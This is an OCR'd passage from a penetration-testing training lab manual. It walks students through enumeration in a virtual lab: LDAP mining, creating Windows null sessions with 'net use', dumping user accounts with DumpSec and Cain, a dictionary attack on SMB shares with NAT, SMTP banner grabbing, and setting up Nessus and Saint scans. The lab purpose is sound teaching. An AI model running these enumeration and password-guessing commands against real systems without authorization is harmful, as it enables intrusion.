d. Type: **ldapminer –h <ipaddress>**and hit **enter**

This Picture is for Example Only!




e. Now let's pipe that into a txt file.
f. Type: **ldapminer –h ipaddress -d >> results.txt** and hit **enter**

This Picture is for Example Only!

g. **Browse** to the LdapMiner folder and **open** the results.txt file.

This Picture is for Example Only!



Notes:


h. Now run this against your 2000 server and compare the results.

5.5 Exercise5 – Null Sessions

This is to be done on your XP VM Image.


1. There is always more than one way to accomplish your goals. Today we are going to start with command line and then use a tool to create our Null Session and gather information.
2. Open a command prompt and type the following command to create a Null Session. You can perform it against either a 2003 or 2000 server.
    a. Type: **net use \\<*ipaddress*>\ipc$ "" /user:""**

This Picture is for Example Only!




3. Now let's make use of that null session.
    a. Type: **net view *ipaddress***
4. You should be looking at the shares for that system.

This Picture is for Example Only!




Notes:

5. We are now going to enumerate the users with a tool called DumpSec. You will need to keep your null session in place with the target for this to work.
    a. **Open** DumpSec found on your XP Hacker VM (XP image: Desktop\Security\NetTools\DumpSec). We are going to dump everything we possibly can from this computer!
    b. Click **Report** then **Select Computer** and **add** the target IP address.



c. **Click** report then dump users as a column.


i. Click **Add** until all fields appear on the right side. Then click **OK**.



d. Once enumeration of the account database has completed, you will be able to view the account parameters. (Look out for the default administrator account ending with a RID of 500).


This Picture is for Example Only!

Notes:



Note: Even if the Admin account is renamed, it will always have an RID ending in 500!

6. Cain and Abel
   a. Cain can be found in XP image: Desktop\Security\NetTools\Cain
   b. Start Cain and click on the network tab.
   c. Now right click on the quick list and add the IP address of your target. We are going to use a 2003 machine in the example. Please perform this against both a 2000 and 2003 server of your choice.




   d. Click the plus next to the Quick List and then double click the IP address you just added. This will create a null session with the computer.

   e. Now click the plus next to Anonymous.
   f. Double click each of the items listed and see what you can enumerate with Cain and Abel! It does it all for you. You will notice you can perform more enumeration on the 2000 machine than you can the 2003. Either way, it is all good!

This Picture is for Example Only!

Notes:



5.6 Exercise6– SMB Enumeration

This is to be done on your XP VM Image.

1. Utilizing the dictionary attack tool called NAT, we are going to attempt to enumerate and SMB share.
    a. In the XP VM image, **browse** to the following location and then **right click** the NAT folder, then select Send To →Command Prompt.
        i. C:\Tools\
    b. Choose your target. This tool only works properly with a 2000 server.
    c. At the command prompt type:
        i. **nat -o results.txt -u userlist.txt -p passlist.txt <ipaddress>**
    d. As you watch the tool work, you will see it not only attempts to connect with the list we provided, but it also is attempting to connect with the remote system names it has discovered.


This Picture is for Example Only!

5.7 Exercise7 – SMTP Enumeration

This is to be done on your BackTrack VM Image.


1. Telnet
    a. Open a command prompt
    b. Type: **telnet <ipaddress> 25** (use your company email, the 2000 server with SNMP enabled or choose any other target)
        i. Then hit **enter** 2 or 3 times and your banner will appear!

This Picture is for Example Only!



2. NMAP
    a. In BackTrack open a bash shell.
    b. Type: **nmap -sV -p 25 <ipaddress>**

This Picture is for Example Only!



5.8 Exercise8 – Documentation of the assigned tasks

1. CPTC: Utilizing any software products you see fit, record all of your tasks in such a way that your team leader can compile a professional report.

6 Module 6 Lab – Vulnerability Assessment

Lab Scenario

Now that you have done such a great job of finding and enumerating all the machines in your target list, it is time to start associating vulnerabilities that you will be able to exploit. You are asked to use two vulnerability scanners to perform testing on one machine and then compare the results for future exploitation. STAY IN THE BOUNDS OF THE ASSESSMENT, WE ARE NOT TO BE EXPLOITING AT THIS TIME.

Lab Objectives

1. To learn the basics of Vulnerability Assessments.
2. Learn how to use Nessus and Saint.
3. Learn how to read the reports and compare different products.

Lab Resources

1. Nessus – XP VM: Start Menu\Programs\Tenable Network Security\Nessus\Nessus Client
2. Saint – Saint VM

Lab Tasks Overview

1. Use Nessus to scan one of your servers.
    a. Connect the Nessus client to the server localhost.
    b. Enter the server you want to scan.
    c. Choose Scan Now and wait.
2. Analyze the results when you are finished.
3. Start Saint
4. Under the Scan Set-Up tab, enter the same server you scanned with Nessus.
5. Choose Scan Now and wait patiently.
6. Once the scan is finished use the Report Writer to produce a Full Technical Report.
7. Compare the results with the Nessus Scan.


Notes:

Lab Details - Step-by-Step Instructions


6.1 Exercise1 – Run Nessus for Windows

This is to be done on your XP VM Image System.

1. Start Nessus: XP VM: Start Menu\Programs\Tenable Network Security\Nessus\Nessus Client.
2. You now need to connect to the server. Click Connect, highlight localhost and click connect. Establishing the connection may take up to 2 minutes.




3. Click the + in the bottom left corner.



a. Choose Single IP.
b. Enter the IP Address of your 2000 or 2003 server.
c. Click Save.


This Picture is for Example Only!

Notes:



Notes:


4. Click the + below Select Scan Policy and create your own policy.
   a. Under the Policy Tab, enter the name of this policy. In our case, we will start with a strict Microsoft only policy. Name it Microsoft only.
   b. Under the options tab check “Designate hosts by their DNS name” and leave all other defaults.



Notes:


c. The tabs Credentials, Network and Advanced will all be left as default.
d. Under the Plugin tab remove the check for the following:
    i. AIX Local Security Checks
    ii. CentOS Local Security Checks
    iii. CISCO
    iv. Debian Local Security Checks
    v. Fedora Local Security Checks
    vi. FeeBSD Local Security Checks
    vii. Gentoo Local Security Checks
    viii. HP-UX Local Security Checks
    ix. MacOS X Local Security Checks

x. Mandriva Local Security Checks
xi. Netware
xii. Red Hat Local Security Checks
xiii. Slackware Local Security Checks
xiv. Solaris Local Security Checks
xv. SuSE Local Security Checks
xvi. Ubuntu Local Security Checks



